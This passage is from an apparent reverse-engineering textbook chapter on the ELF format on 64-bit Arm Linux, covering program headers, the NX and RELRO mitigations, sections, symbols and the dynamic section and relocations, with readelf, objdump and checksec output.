`LOAD` segments are fundamentally about helping the operating system and loader get data from the ELF file into memory efficiently, and they map coarsely to the logical sections of the binary. For example, if we look again at the `readelf` output from before, we can see that the first of our two `LOAD` headers will load data corresponding to 17 logical sections of the ELF file, including read-only data and our program code, and the second of our two `LOAD` headers directs the loader to load the remaining 7 sections, including the sections responsible for the global offset table, the `.data` and `.bss` sections, as shown here:

```
Section to Segment mapping:  
Segment Sections...  
 02      .interp .note.ABI-tag .note.gnu.build-id .gnu.hash  
.dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt  
.init .plt .text .fini .rodata .eh_frame_hdr .eh_frame  
 03      .init_array .fini_array .dynamic .got .got.plt .data  
.bss
```

The DYNAMIC Program Header

The `DYNAMIC` program header is used by the loader to dynamically link programs to their shared-library dependencies, as well as to apply *relocations* to a program to fix up program code and pointers if the program is loaded to a different address than it was expecting. We will look at the dynamic section and the linking and relocations process later in this chapter.

The NOTE Program Header

The `NOTE` program header is used to store vendor-specific metadata about the program itself. The section essentially describes a table of key-value pairs, where each entry has a string name mapped to a sequence of bytes that describes the entry.⁵ A list of well-known `NOTE` values and their meaning is given in the ELF man file.⁶

We can also use `readelf` to view a human-readable description of the `NOTE` entries in a given ELF file. For example, we might do this on our `print64.so` file as follows:

```
user@arm64:~$ readelf print64.so -n
Displaying notes found in: .note.ABI-tag
  Owner          Data size      Description
    GNU           0x00000010    NT_GNU_ABI_TAG (ABI version
tag)
OS: Linux, ABI: 3.7.0

Displaying notes found in: .note.gnu.build-id
  Owner          Data size      Description
    GNU           0x00000014    NT_GNU_BUILD_ID (unique
build ID bitstring)
Build ID: 33b48329304de5bac5c0a4112b001f572f83dbf9
```

Here we can see that the `NOTE` entries for our executable file describe the GNU ABI version that the program expects to use (in this case, Linux ABI 3.7.0), and a unique build ID value given to our binary, usually used to correlate crash dumps with the binaries that caused them for diagnostic and triage of crashes.⁷

The TLS Program Header

Although our program does not make use of this header, another common program header is the `TLS` program header. The `TLS` header defines a table of TLS entries, which store information about thread-local variables used by the program.⁸ Thread-local storage is a more advanced topic that involves several sections, and we will discuss the layout of this table later in this chapter in the section “Thread-Local Storage.”

The GNU_EH_FRAME Program Header

This header defines the location in memory of the stack unwind tables for the program. Stack unwind tables are used both by debuggers and by the C++ exception-handling runtime functions that are used internally by the routines responsible for handling the C++ `throw` keyword. These routines also handle `try..catch..finally` statements to unwind the stack while maintaining C++ auto-destructor and exception-handling semantics.

The GNU_STACK Program Header

Historically, processors did not provide no-execute memory protections that could be used to block program instructions from being executed inside regions of memory. This meant that code could be written to the stack and directly executed. In practice, few programs ever legitimately did this. By contrast, hackers would often exploit memory corruption flaws in a program and exploit them by using the executable stack regions to execute specifically crafted instructions directly from the stack.

The introduction of the *no-execute* (NX) memory permission, supported by both 32-bit and 64-bit Arm processors, as well as processors from other manufacturers, meant that it became possible to specifically mark the stack as a *no-execute* region, blocking these types of attacks. In Arm terms, this mitigation is controlled by the

Execute Never (XN) bit. If enabled (set to 1), attempts to execute instructions in that nonexecutable region result in a permission fault.⁹

The problem for Linux, unfortunately, was that while very few programs legitimately wrote executable instructions to the stack for execution, the actual number was not quite zero, leading to an application compatibility problem. The operating system could not enforce stack-NX by default without breaking the small number of programs that needed an executable stack.

The solution to this problem is the `GNU_STACK` program header. The contents of the `GNU_STACK` header itself are ignored, but the memory-protection field of the header is used to define the memory protections that the program's thread stacks will be granted. This allows most programs that never run code from the thread stack to tell the operating system that it is safe to mark the program's thread stacks as nonexecutable.^{10 11}

The linker `LD` is responsible for creating the `GNU_STACK` header, so when compiling a program via GCC, we can set whether the stack is executable or not via the GCC command-line option `-z noexecstack` to disable executable stacks, or via `-z execstack` to manually force the stack to be allocated as executable.

To see how this works, we can re-compile our program with an intentionally executable stack and then look at the `GNU_STACK` header using `readelf`, as follows:

```
user@arm64:~$ gcc main.c -o print64-execstack.so -z execstack
user@arm64:~$ readelf -lW print64-execstack.so | grep
GNU_STACK
GNU_STACK 0x000000 0x0000000000000000 0x0000000000000000
0x000000 0x000000 RWE 0x10
```

We can see the effect of this behavior at runtime for currently running programs by viewing the memory map of the process. It is a bit difficult to do this with our previous example programs, since they exit very quickly after startup, but we can instead use the following two-

line program that simply sleeps forever so we can inspect its memory at runtime without having to resort to using a debugger:

```
#include <unistd.h>
int main() { for(;;) sleep(100); }
```

If we compile this program with the `-z execstack` option, the stack should be marked as executable when we run this program. First, we compile the program.

```
user@arm64:~$ gcc execstack.c -o execstack.so -z execstack
```

We next run the program in another terminal window using `./execstack.so` and use another terminal window to find the process ID of this program. One simple command to do this is the `pidof` command.

```
user@arm64:~$ pidof execstack.so
7784
```

Now we know the process ID of the running program, we can view its memory map via the pseudofile `/proc/pid/maps`, which in this case is `/proc/7784/maps`. The output of this file is given here (lines have been truncated slightly for readability):

```
user@arm64:~$ cat /proc/7784/maps
aaaab432c000-aaaab432d000 r-xp ... /home/user/execstack.so
aaaab433c000-aaaab433d000 r-xp ... /home/user/execstack.so
aaaab433d000-aaaab433e000 rwxp ... /home/user/execstack.so
fffffb243a000-fffffb2593000 r-xp ... /usr/lib/aarch64-linux-
gnu/libc-2.28.so
fffffb2593000-fffffb25a2000 ---p ... /usr/lib/aarch64-linux-
gnu/libc-2.28.so
fffffb25a2000-fffffb25a6000 r-xp ... /usr/lib/aarch64-linux-
gnu/libc-2.28.so
fffffb25a6000-fffffb25a8000 rwxp ... /usr/lib/aarch64-linux-
gnu/libc-2.28.so
fffffb25a8000-fffffb25ac000 rwxp ...
fffffb25ac000-fffffb25cb000 r-xp ... /usr/lib/aarch64-linux-gnu/ld-
2.28.so
fffffb25d2000-fffffb25d4000 rwxp ...
fffffb25d9000-fffffb25da000 r--p ... [vvar]
```

```
fffffb25da000-fffffb25db000 r-xp ... [vdso]
fffffb25db000-fffffb25dc000 r-xp ... /usr/lib/aarch64-linux-gnu/ld-
2.28.so
fffffb25dc000-fffffb25de000 rwxp ... /usr/lib/aarch64-linux-gnu/ld-
2.28.so
fffffce3f8000-fffffce419000 rwxp ... [stack]
```

We can see here that the stack is marked with the permissions `rwx`, which means that the stack is executable. If we were to repeat the steps from before omitting the `-z execstack` compiler option, we would instead see the stack marked as `rw-`, i.e., not executable, as shown in the following line:

```
fffff3927000-fffff3948000 rw- p ... [stack]
```

Inspecting the memory of short-lived programs is a little bit harder. For these types of scenarios, we will want to use a debugger, such as GDB, and use its `info proc mappings` command to view the memory of the process as it runs.

The GNU_RELRO Program Header

As with `GNU_STACK`, the `GNU_RELRO` program header that serves as a compiler exploit mitigation. The broad purpose of Relocation Read-Only (RELRO) is to direct the loader to mark certain critical areas of the program binary as read-only after the program has loaded, but before it begins running, in order to block exploits from trivially overwriting the critical data they contain. RELRO is used to protect the Global Offset Table (GOT), as well as the `init` and `fini` tables that contain function pointers that the program will run before the program's `main` function runs, and during the final call to `exit` (or after `main` returns), respectively.

The specific mechanics of the RELRO program header are straightforward. It defines a region of memory and a final memory protection to be applied to it, which should be implemented via an `mprotect` call after the program is ready to run. Let's look again at the

program headers using `readelf` and see how they apply to the RELRO header.

```
user@arm64:~$ readelf print64.so -lW
Elf file type is DYN (Shared object file)
Entry point 0x6a0
There are 9 program headers, starting at offset 64

Program Headers:
  Type          Offset    VirtAddr       PhysAddr
FileSiz  MemSiz  Flg Align
  PHDR          0x000040  0x...40          0x...40
0x0001f8 0x0001f8 R 0x8
  INTERP         0x000238  0x...238        0x...238
0x00001b 0x00001b R 0x1
      [Requesting           program interpreter: /lib/ld-linux-
aarch64.so.1]
  LOAD          0x000000  0x...00          0x...00
0x000a3c 0x000a3c R E 0x10000
  LOAD          0x000db8  0x...10db8        0x...10db8
0x000288 0x000290 RW 0x10000
  DYNAMIC        0x000dc8  0x...10dc8        0x...10dc8
0x0001e0 0x0001e0 RW 0x8
  NOTE           0x000254  0x...254        0x...254
0x000044 0x000044 R 0x4
  GNU_EH_FRAME   0x000914  0x...914        0x...914
0x000044 0x000044 R 0x4
  GNU_STACK       0x000000  0x...00          0x...00
0x000000 0x000000 RW 0x10
  GNU_RELRO 0x000db8 0x...10db8 0x...10db8 0x000248 0x000248 R 0x1

Section to Segment mapping:
Segment Sections...
 00
 01 .interp
 02 .interp .note.ABI-tag .note.gnu.build-id .gnu.hash
.dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt
.init .plt .text .fini .rodata .eh_frame_hdr .eh_frame
 03 .init_array .fini_array .dynamic .got .got.plt .data
.bss
 04 .dynamic
 05 .note.ABI-tag .note.gnu.build-id
 06 .eh_frame_hdr
 07
 08 .init_array .fini_array .dynamic .got
```

If we look at the section to segment mapping, we can see here that RELRO is requesting the loader to mark the `.init_array`, `.fini_array`, `.dynamic`, and `.got` sections of the binary as read-only before program startup, i.e., protecting the program initializers, uninitializeds, entire dynamic section, and the global offset table, respectively. If our program had also defined TLS data, the TLS template data in the `.tdata` section would also normally be protected by the RELRO region.

The RELRO mitigation comes in two flavors: *Partial RELRO* and *Full RELRO*.¹² The linker can be directed to enable Partial RELRO, enable Full RELRO, or even disable RELRO via the command-line options shown in [Table 2.5](#).

[Table 2.5](#): RELRO Options

COMMAND-LINE OPTION	MEANING
<code>-znow</code>	Enable the Full RELRO mitigation.
<code>-zrelro</code>	Enable just the Partial RELRO mitigation, leaving lazy-loaded symbol function pointers unprotected.
<code>-znorelro</code>	Disable the RELRO mitigation entirely (not supported on all architectures).

The main difference between Partial RELRO and Full RELRO is that Partial RELRO does not protect the part of the Global Offset Table responsible for managing the Procedure Linkage Table (usually called `.plt.got`), which is used for lazy binding of imported function symbols. Full RELRO forces load-time binding of all library function calls and can therefore mark both the `.got` and `.got.plt` sections as read-only. This prevents a common control flow exploitation technique that involves overwriting function pointers in the `.got.plt` section to redirect the execution flow of the program with a trade-off of slightly lowering the startup performance of large programs.

We can check whether full, partial, or no-RELRO is enabled on a given program binary using command-line tools such as the open-source `checksec.sh` tool (included in Fedora)^{[13](#)} via the following syntax:

```
user@arm64:~$ gcc main.c -o norelro.so -znoRelro
user@arm64:~$ ./checksec.sh --file=norelro.so
RELRO           STACK CANARY      NX          PIE
RPATH          RUNPATH...
No RELRO        No canary found   NX enabled   PIE enabled
No RPATH      No RUNPATH...

user@arm64:~$ gcc main.c -o partialrelro.so -zRelro
user@arm64:~$ ./checksec.sh --file=partialrelro.so
RELRO           STACK CANARY      NX          PIE
RPATH          RUNPATH...
Partial RELRO    No canary found   NX enabled   PIE enabled
No RPATH      No RUNPATH...

user@arm64:~$ gcc main.c -o fullrelro.so -zNow
user@arm64:~$ ./checksec.sh --file=fullrelro.so
RELRO           STACK CANARY      NX          PIE
RPATH          RUNPATH ...
Full RELRO       No canary found   NX enabled   PIE enabled
No RPATH      No RUNPATH...
```

ELF Section Headers

In contrast to the *program headers*, which are a very data-centric view of the ELF file and tell the operating system how to efficiently get the program directly into memory, the *section headers* provide a breakdown of the ELF binary into logical units. The ELF program header specifies the number and location of the section headers table in the ELF file.

We can view the section headers for a given binary using the `readelf` tool as follows:

```
user@arm64:~$ readelf -SW print64.so
There are 28 section headers, starting at offset 0x1d30:
Section Headers:
```

[Nr]	Name	Type	Address	Off	Size
ES	Flg Lk Inf Al				
	[0]	NULL	0000000000000000	000000	000000
00	0 0 0				
	[1] .interp	PROGBITS	00000000000238	000238	00001b
00	A 0 0 1				
	[2] .note.ABI-tag	NOTE	00000000000254	000254	000020
00	A 0 0 4				
	[3] .note.gnu.build-id	NOTE	00000000000274	000274	000024
00	A 0 0 4				
	[4] .gnu.hash	GNU_HASH	00000000000298	000298	00001c
00	A 5 0 8				
	[5] .dynsym	DYNSYM	000000000002b8	0002b8	000108
18	A 6 3 8				
	[6] .dynstr	STRTAB	000000000003c0	0003c0	00008e
00	A 0 0 1				
	[7] .gnu.version	VERSYM	0000000000044e	00044e	000016
02	A 5 0 2				
	[8] .gnu.version_r	VERNEED	00000000000468	000468	000020
00	A 6 1 8				
	[9] .rela.dyn	RELA	00000000000488	000488	0000f0
18	A 5 0 8				
	[10] .rela.plt	RELA	00000000000578	000578	000090
18	AI 5 21 8				
	[11] .init	PROGBITS	00000000000608	000608	000014
00	AX 0 0 4				
	[12] .plt	PROGBITS	00000000000620	000620	000080
10	AX 0 0 16				
	[13] .text	PROGBITS	000000000006a0	0006a0	000234

```

00 AX 0 0 8
    [14] .fini           PROGBITS 0000000000008d4 0008d4 000010
00 AX 0 0 4
    [15] .rodata         PROGBITS 0000000000008e8 0008e8 00002a
00 A 0 0 8
    [16] .eh_frame_hdr  PROGBITS 000000000000914 000914 000044
00 A 0 0 4
    [17] .eh_frame       PROGBITS 000000000000958 000958 0000e4
00 A 0 0 8
    [18] .init_array     INIT_ARRAY 00000000000010d78 000d78 000008
08 WA 0 0 8
    [19] .fini_array    FINI_ARRAY 00000000000010d80 000d80 000008
08 WA 0 0 8
    [20] .dynamic        DYNAMIC   0000000000010d88 000d88 0001f0
10 WA 6 0 8
    [21] .got            PROGBITS 0000000000010f78 000f78 000088
08 WA 0 0 8
    [22] .data           PROGBITS 0000000000011000 001000 000010
00 WA 0 0 8
    [23] .bss            NOBITS   0000000000011010 001010 000008
00 WA 0 0 1
    [24] .comment        PROGBITS 0000000000000000 001010 00001c
01 MS 0 0 1
    [25] .symtab         SYMTAB   0000000000000000 001030 0008d0
18 26 69 8
    [26] .strtab         STRTAB   0000000000000000 001900 00032f
00 0 0 1
    [27] .shstrtab       STRTAB   0000000000000000 001c2f 0000fa
00 0 0 1
Key to Flags:
    W (write), A (alloc), X (execute), M (merge), S (strings), I
    (info),
    L (link order), O (extra OS processing required), G (group),
    T (TLS),
    C (compressed), x (unknown), o (OS specific), E (exclude),
    p (processor specific)

```

Another way to view these headers with the flags in a slightly more readable format is with the `objdump` utility (the output here is truncated to just show the basic sections for brevity).

```

user@arm64:~$ objdump print64.so -h | less
print64.so:      file format elf64-littleaarch64

```

Sections:

Idx	Name	Size	VMA	LMA	File
-----	------	------	-----	-----	------

```

off  Align
  0 .interp 0000001b  000000000000238  000000000000238
00000238  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  10 .init    00000014  000000000000608  000000000000608
00000608  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  11 .plt     00000080  000000000000620  000000000000620
00000620  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  12 .text    00000234  0000000000006a0  0000000000006a0
000006a0  2**3
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  13 .fini   00000010  0000000000008d4  0000000000008d4
000008d4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  14 .rodata  0000002a  0000000000008e8  0000000000008e8
000008e8  2**3
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  15 .eh_frame_hdr 00000044  000000000000914  000000000000914
00000914  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  16 .eh_frame 000000e4  000000000000958  000000000000958
00000958  2**3
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  21 .data    00000010  000000000011000  000000000011000
00001000  2**3
                  CONTENTS, ALLOC, LOAD, DATA
  22 .bss     00000008  000000000011010  000000000011010
00001010  2**0
                  ALLOC

```

As with the *program headers*, we can see that each *section header* describes a region of memory in the loaded binary, defined by an address and a region size. Each section header also has a `name`, a `type`, and optionally a series of auxiliary `flags` fields that describe how the section header should be interpreted. For example, the `.text` section is marked as read-only code, and the `.data` section is marked as data that is neither code nor read-only and therefore will be marked as read/write.

Some of these sections map one-to-one with a program header equivalent, and we will not cover them again here. For example, the

.interp section just contains the data used by the program header INTERP, and the NOTE sections are the two entries from the NOTE program header.

Other sections, such as .text, .data, and .init_array, describe the logical structure of the program and are used by the loader to initialize the program prior to its execution. In the sections that follow, we will cover the most important ELF sections encountered during reverse engineering and how they work.

The ELF Meta-Sections

Two sections of the binary are meta-sections, which have special meaning to the ELF file and are used as lookups in other section tables. These are the *string table*, which defines the strings used by the ELF file, and the *symbol table*, which defines the symbols referenced in other ELF sections.

The String Table Section

The first section to describe is the *string table*. The string table defines all of the strings needed by the ELF file format but usually does not contain the string literals used by the program. The string table is the direct concatenation of all strings used by the ELF file, each terminated with a trailing zero byte.

The string table is used by structures in the ELF file that have a string field. Those structures specify the string's value by means of an offset into the string table. The section table is one such structure. Every section is given a name, such as .text, .data, or .strtab. If the string .strtab is at offset 67 in the string table, for example, the section header for the .strtab section will use the number 67 in its name field.

To a certain extent, this creates a chicken-and-egg problem for the loader. How can the loader know which section is the string table if it can't check the names of the sections before it knows where the string table is? To resolve this, the ELF program header provides a direct pointer to the string table. This allows the loader to track down the string table before parsing the other sections of the ELF file.

The Symbol Table Section

The next section of interest is the *symbol table*. The symbol table defines the symbols used or defined by the program binary. Each symbol in the table defines the following:

A unique name (specified as an offset into the string table)

The address (or value) of the symbol

The size of the symbol

Auxiliary metadata about the symbol, such as the symbol type

The symbol table is heavily used in the ELF file format. Other tables that reference symbols do so as a lookup into the symbol table.

The Main ELF Sections

Many of the most well-known sections in an ELF file simply define a region where code or data is loaded into memory. From the perspective of the loader, the loader does not interpret the contents of these sections at all—they are marked `PROGBITS` (or `NOBITS`). For reverse engineering, however, these sections are important to spot and recognize.

The .text Section

By convention, the machine-code instructions generated by the compiler will all be placed in the `.text` section of the program binary. The `.text` section is marked as readable and executable but not writable. This means if a program tries to modify its own program code by accident, the program will trigger a segmentation fault.

The .data Section

Ordinary global variables defined in a program, either explicitly as a global variable or as a static function-local variable, need to be given a unique address that is static for the lifetime of the program. By default, these global variables will be allocated addresses in the `.data` section of the ELF file and set to their initialized value.

For example, if we define the global variable `int myVar = 3` inside a program, the symbol for `myVar` will live inside the `.data` section, will be 4 bytes long, and will have the initial value `3`, which will be written in the `.data` section itself.

The `.data` section is normally protected as read/write. Although the initial values of the global variables are defined in the `.data` section, the program is free to read and overwrite these global variables during program execution.

The .bss Section

For global variables that either are left uninitialized by the programmer or are initialized to zero, the ELF file provides an optimization: the Block Starting Symbol (`.bss`) section. This section operates identically to the `.data` section, except that the variables inside it are automatically initialized to zero before the program starts. This avoids the need to store several global variable “templates” containing just zeros in the ELF file, keeping the ELF file smaller and avoiding some unnecessary file accesses during program startup to load zeros from disk into memory.

The .rodata Section

The read-only data section `.rodata` is used to store global data in a program that should not be modified during program execution. This section stores global variables that are marked `const`, as well as typically storing the constant C-string literals used in a given program.

By way of example, we can use the `objdump` utility to dump the contents of the read-only data section of our example program, showing that our string literals `Hello`, and, `%s`, and `!` are all outputted to the `rodata` section of our final binary.

```
user@arm64:~$ objdump -s -j .rodata print64.so
print64.so:      file format elf64-littleaarch64
```

```
Contents of section .rodata:
08e8 01000200 00000000 48656c6c 6f000000 .....Hello...
08f8 25732000 00000000 25730000 00000000 %s ....%s.....
```

0908 20616e64 20000000 2100

and ...! .

The .tdata and .tbss Sections

The `.tdata` and `.tbss` sections are used by the compiler when programmers make use of thread-local variables. Thread-local variables are global variables annotated using the `__thread_local` keyword in C++ or the GCC or clang-specific keyword `__thread`.

Symbols

Before we can look at the `.dynamic` section, we first need to understand ELF symbols.

In the ELF file format, a *symbol* is a named (and optionally versioned) location in the program or an externally defined symbol. The symbols defined in a program or shared binary are specified in the ELF file's main *symbol table*. Both functions and global data objects can have symbol names associated with them, but symbols can also be assigned to thread-local variables, runtime-internal objects such as the global offset table, and even labels lying inside a given function.

One way to view the symbol table for a given program binary is via the `readelf -s` command-line. For example, looking at the `ld-linux-aarch64.so.1` binary reveals the following symbols:

```
user@arm64:~$ readelf -s /lib/ld-linux-aarch64.so.1

Symbol table '.dynsym' contains 36 entries:
Num: Value          Size    Type     Bind   Vis      Ndx
Name
0: 0000000000000000 0 NOTYPE  LOCAL  DEFAULT  UND
1: 0000000000001040 0 SECTION  LOCAL  DEFAULT  11
2: 0000000000030048 0 SECTION  LOCAL  DEFAULT  19
3: 00000000000152d8 72 FUNC    GLOBAL  DEFAULT  11
_dl_signal [...]
4: 00000000000101a8 28 FUNC    GLOBAL  DEFAULT  11
_dl_get_tls [...]
5: 000000000002f778 8 OBJECT   GLOBAL  DEFAULT  15
__pointer [...]
6: 0000000000000000 0 OBJECT   GLOBAL  DEFAULT  ABS
GLIBC_PRIVATE
```

```

7: 000000000000154b0    144   FUNC      GLOBAL DEFAULT    11
_dl_catch_[...]
8: 00000000000015540    88    FUNC      GLOBAL DEFAULT    11
_dl_catch_[...]
9: 00000000000014e60    76    FUNC      WEAK     DEFAULT    11
free@@[...]
10: 00000000000015038   136   FUNC      WEAK     DEFAULT    11
realloc@@[...]
11: 00000000000010470   36    FUNC      GLOBAL DEFAULT    11
_dl_allocate_[...]
12: 00000000000031180   40    OBJECT    GLOBAL DEFAULT    20
_r_debug@@[...]
13: 0000000000002fe20   8     OBJECT    GLOBAL DEFAULT    15
__libc_stack_[...]
[...]

```

Another tool for viewing ELF file symbols is the command-line tool `nm`, which has some additional features that are sometimes useful for viewing symbols of compiled C++ programs. For example, we can use this tool to limit symbols to only exported symbols using the option `-g` and also ask `nm` to automatically undecorate C++ symbols using the `-C` option, such as the following symbol listing from `libstdc++` (output truncated):

```

user@arm64:~$ nm -gDC /lib/aarch64-linux-gnu/libstdc++.so.6
...
00000000000a5bb0 T virtual thunk to
std::strstream::~strstream()
000000000008f138 T operator delete[](void*)
000000000008f148 T operator delete[](void*, std::nothrow_t
const&)
0000000000091258 T operator delete[](void*, std::align_val_t)
0000000000091260 T operator delete[](void*, std::align_val_t,
std::nothrow_t const&)
...

```

Each symbol entry in the symbol table defines the following attributes:

- A symbol *name*.
- Symbol *binding attributes*, such as whether the symbol is weak, local, or global.

The symbol *type*, which is normally one of the following values shown in [Table 2.6](#).

The section index in which the symbol resides.

The *value* of the symbol, which is usually its address in memory.

The *size* of the symbol. For data objects this is usually the size of the data object in bytes, and for functions it is the length of the function in bytes.

Table 2.6: Symbol Types

TYPE VALUE	MEANING
STT_NOTYPE	The symbol does not have a type specified.
STT_OBJECT	The symbol corresponds to a global data variable.
STT_FUNC	The symbol corresponds to a function.
STT_SECTION	The symbol corresponds with a section. This type is sometimes used in section-relative relocations.
STT_FILE	The symbol corresponds to a source-code file. These symbols are sometimes used when debugging a program.
STT_TLS	The symbol corresponds with a thread-local data variable defined in the TLS header.
STT_GNU_IFUNC	The symbol is a GNU-specific indirect function, used for the purposes of relocation.

Global vs. Local Symbols

A symbol's *binding attributes* defines whether a symbol should be made visible to other programs during the linking process. A symbol can be *local* (`STB_LOCAL`), *global* (`STB_GLOBAL`), or neither.

Local symbols are symbols that should not be visible to programs outside of the current ELF file. The loader ignores these symbols for the purposes of dynamic linking. Global symbols, by contrast, are explicitly shared outside of the program or shared library. Only one such symbol is allowed across the entire program.

Weak Symbols

Symbols can also be defined as *weak*. Weak symbols are useful for creating default implementations of a function that can be overridden by other libraries. C and C++ programs compiled using GCC can mark functions and data as weak using the `__attribute__((weak))` attribute syntax or via the `#pragma weak` symbol directive in C/C++ code.

An example of using weak symbols is that `malloc` and other memory-allocation routines are often defined using weak symbols.

This allows programs that want to override these default implementations with a program-specific alternative to do so without function hooking. For example, a program can link against a library, which provides additional checking against errors related to memory allocation. Since that library defines a strong symbol for these memory allocation routines, this library will override the default implementation provided in GLIBC.

Symbol Versions

Symbol versioning is an advanced topic not generally needed when writing or reverse engineering programs, but it is occasionally seen when reverse engineering system libraries such as *glibc*. In the example we saw earlier, symbols ending with `@GLIBC_PRIVATE` are “versioned” to the `GLIBC_PRIVATE` version, and symbols ending with `@GLIBC_2.17` are “versioned” to the `GLIBC_2.17` version.

At an abstract level, symbol versions work as follows.¹⁴ Occasionally, a program will have a compelling need to update in a way that breaks the existing application binary interface for the program; for example, a function is updated to include an additional parameter and is required to use the same name.

These types of changes pose a problem if the program is a core system library, since breaking ABI changes will require every program that depends on the library to recompile. One solution to this problem is *symbol versioning*. Here, the program defines both the new symbol and the old symbol in the program but explicitly marks the two

symbols with different versions. Programs compiled against the new version will then seamlessly pick up the new symbol, whereas programs compiled against the old version will instead use the older symbol, maintaining ABI compatibility.

Another use of symbol versioning is to export a symbol from a shared library that should not be accidentally used except by some specific other libraries. In this case, the `GLIBC_PRIVATE` symbol is used to “hide” internal glibc symbols so only internal GLIBC system libraries can invoke these functions and other programs cannot accidentally import the symbol. Symbol version table definitions and assignments are managed via the `.gnu.version_d` and `.gnu.version` sections of the ELF file.

Mapping Symbols

Mapping symbols are special symbols that are bespoke to the Arm architecture. They exist because `.text` sections in Arm binaries sometimes contain multiple different types of content. For example, a 32-bit Arm binary might hold instructions encoded in the 32-bit Arm instruction set, instructions encoded in the Thumb instruction set, and constants. Mapping symbols are used to help debuggers and disassemblers identify how the bytes in the `text` section should be interpreted. These symbols are informative only; they do not change how the processor interprets the data in the section.

[Table 2.7](#) shows the mapping symbols for 32-bit and 64-bit Arm.¹⁵

Table 2.7: Mapping Symbols

SYMBOL NAME	MEANING
\$a	The sequence that follows this symbol are instructions encoded in the A32 instruction set.
\$t	The sequence that follows this symbol are instructions encoded in the T32 instruction set.
\$x	The sequence that follows this symbol are instructions encoded in the A64 instruction set.
\$d	The sequence that follows is constant data, such as a literal pool.

Mapping symbols can also be optionally followed by a period and then any sequence of characters without changing the meaning. For example, the symbol `$d.realdata` also indicates that the sequence that follows is data.

The Dynamic Section and Dynamic Loading

The `.dynamic` section in the ELF file format is used to instruct the loader on how to link and prepare the binary for execution.

We can view the dynamic section of an ELF file in detail using the `readelf -d` command.

```
user@arm64:~$ readelf -d print64.so

Dynamic section at offset 0xd88 contains 27 entries:
  Tag          Type           Name/Value
  0x0000000000000001 (NEEDED)      Shared library:
[libc.so.6]
  0x000000000000000c (INIT)        0x608
  0x000000000000000d (FINI)        0x8d4
  0x00000000000000019 (INIT_ARRAY) 0x10d78
  0x0000000000000001b (INIT_ARRAYSZ) 8 (bytes)
  0x0000000000000001a (FINI_ARRAY) 0x10d80
  0x0000000000000001c (FINI_ARRAYSZ) 8 (bytes)
  0x00000000000000006fffffef5 (GNU_HASH) 0x298
  0x00000000000000005 (STRTAB)    0x3c0
  0x00000000000000006 (SYMTAB)   0x2b8
  0x0000000000000000a (STRSZ)     142 (bytes)
  0x0000000000000000b (SYMENT)    24 (bytes)
  0x000000000000000015 (DEBUG)    0x0
  0x00000000000000003 (PLTGOT)   0x10f78
  0x00000000000000002 (PLTRELSZ)  144 (bytes)
  0x000000000000000014 (PLTREL)   RELA
  0x000000000000000017 (JMPREL)   0x578
  0x000000000000000007 (RELA)     0x488
  0x000000000000000008 (RELASZ)   240 (bytes)
  0x000000000000000009 (RELAENT)  24 (bytes)
  0x00000000000000001e (FLAGS)    BIND_NOW
  0x00000000000000006ffffffb (FLAGS_1) Flags: NOW PIE
  0x00000000000000006ffffffe (VERNEED) 0x468
  0x00000000000000006fffffff (VERNEEDNUM) 1
  0x00000000000000006fffffff0 (VERSYM) 0x44e
  0x00000000000000006fffffff9 (RELACOUNT) 6
  0x0000000000000000 (NULL)      0x0
```

These sections are processed by the loader, eventually resulting in a program that is ready to run. As with the other tables we've seen, each entry has a corresponding type, detailing how it is to be

interpreted, and a location of where its data is, relative to the start of the dynamic section.

Confusingly, the *dynamic* header also maintains its own symbol and string table independent of the ELF file's main string table and symbol table. The location of these is specified by the `STRTAB` and `SYMTAB` table entries, and their sizes are determined by the `STRSZ` field, which is the string table size in bytes, and the `SYMENT` field, which is the number of symbol entries in the dynamic symbol table, respectively.

Dependency Loading (NEEDED)

The first major dynamic table entry processed by the loader is the `NEEDED` entry. Most modern programs are not fully isolated units but rather depend on functions imported from system and other libraries. For example, a program that needs to allocate memory on the heap might do so using `malloc`, but the programmer is unlikely to write their own implementation of `malloc`, instead simply using the system-provided default implementation that comes with the operating system.

During program load, the loader also loads all of the program's shared-library dependencies, as well as any of their dependencies, recursively. The program tells the loader which libraries it depends on via the `NEEDED` directive in the *dynamic* section. Each dependency used by the program gets its own `NEEDED` directive, and the loader loads each one in turn. The `NEEDED` directive completes once the shared library is fully operational and ready for use.

Program Relocations

The second job of the loader, having loaded the program's dependencies, is to perform the *relocation* and *linking* step.

Relocation tables can be in one of two formats: `REL` or `RELA`, which differ slightly in their encoding. The number of relocations is given in the dynamic section's `RELSZ` or `RELASZ` fields, respectively.

You can view the relocation table for a program via the `readelf -r` command.

```

user@arm64:~$ readelf -r print64.so
Relocation section '.rela.dyn' at offset 0x488 contains 10
entries:
  Offset          Info      Type            Sym. Value
Sym. Name
000000010d78  00000000403  R_AARCH64_RELATIV
7a0
000000010d80  00000000403  R_AARCH64_RELATIV
758
000000010fc8  00000000403  R_AARCH64_RELATIV
8d0
000000010fe8  00000000403  R_AARCH64_RELATIV
850
000000010ff0  00000000403  R_AARCH64_RELATIV
7a4
000000011008  00000000403  R_AARCH64_RELATIV
11008
000000010fd0  000300000401  R_AARCH64_GLOB_DA    0...00
_ITM_deregisterTMClone
000000010fd8  000400000401  R_AARCH64_GLOB_DA    0...00
_cxa_finalize@GLIBC_2.17
000000010fe0  000600000401  R_AARCH64_GLOB_DA    0...00
_gmon_start_
000000010ff8  000900000401  R_AARCH64_GLOB_DA    0...00
_ITM_registerTMCloneTa

```

Relocation section '.rela.plt' at offset 0x578 contains 6 entries:

Offset	Info	Type	Sym.
Value	Sym. Name		
000000010f90	000400000402	R_AARCH64_JUMP_SL	0...00
<u>cxa_finalize@GLIBC_2.17</u>			
000000010f98	000500000402	R_AARCH64_JUMP_SL	0...00
<u>libc_start_main@GLIBC_2.17</u>			
000000010fa0	000600000402	R_AARCH64_JUMP_SL	0...00
<u>gmon_start</u>			
000000010fa8	000700000402	R_AARCH64_JUMP_SL	0...00
<u>abort@GLIBC_2.17</u>			
000000010fb0	000800000402	R_AARCH64_JUMP_SL	0...00
<u>puts@GLIBC_2.17</u>			
